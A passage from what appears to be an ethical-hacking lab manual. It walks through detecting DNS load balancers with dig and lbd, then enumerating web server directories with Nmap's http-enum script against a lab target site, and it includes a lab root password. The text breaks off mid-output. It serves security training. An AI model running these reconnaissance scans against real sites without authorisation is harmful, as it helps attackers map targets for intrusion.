
```
; <>> DiG 9.16.22-Debian <>> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43887
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;yahoo.com.           IN      A
;; ANSWER SECTION:
yahoo.com.        617     IN      A      74.6.143.26
yahoo.com.        617     IN      A      98.137.11.163
yahoo.com.        617     IN      A      98.137.11.164
yahoo.com.        617     IN      A      74.6.143.25
yahoo.com.        617     IN      A      74.6.231.20
yahoo.com.        617     IN      A      74.6.231.21
;; Query time: 12 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Apr 19 02:25:03 EDT 2022
;; MSG SIZE  rcvd: 134

[root@parrot]~[-]
#
```

7. Now, type **lbd yahoo.com** and press **Enter**.

8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.

Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.



9. This concludes the demonstration of how to detect load balancers using dig command and lbd tool.

10. Close all open windows and document all acquired information.


## Task 5: Identify Web Server Directories using Various Tools

Web servers host the web applications, therefore, misconfigurations in the hosting of web applications may lead to the exposure of critical files and directories over the Internet. A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap Gobuster and Dirsearch. This information further helps in gathering sensitive information stored in the files and folders.

Here, we will use Nmap, Gobuster and Dirsearch tools to identify web server directories on the target website.

Note: In this task, the target website ([www.moviescope.com](http://www.moviescope.com)) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. A **Parrot Terminal** window appears; type **nmap -sV --script=http-enum [target domain or IP address]** (here, the target website is [www.moviescope.com](http://www.moviescope.com)) and press **Enter**.
6. The result appears, displaying open ports and services, along with their version.
7. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.

Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script http-enum to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.

The screenshot shows a terminal window titled "nmap -sV --script=http-enum www.moviescope.com - Parrot Terminal". The terminal output indicates that the host is up (0.0094s latency) and shows various open ports, including port 80/tcp (http) which is Microsoft IIS httpd 10.0. A specific file, /login.aspx, is highlighted as a possible admin folder. The Nmap version is 7.92, and the MAC address is 02:15:5D:19:59:BB (Unknown). Service info suggests OS: Windows and CPE: cpe:/o:microsoft:windows.

```
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[-]
#nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 03:19 EDT
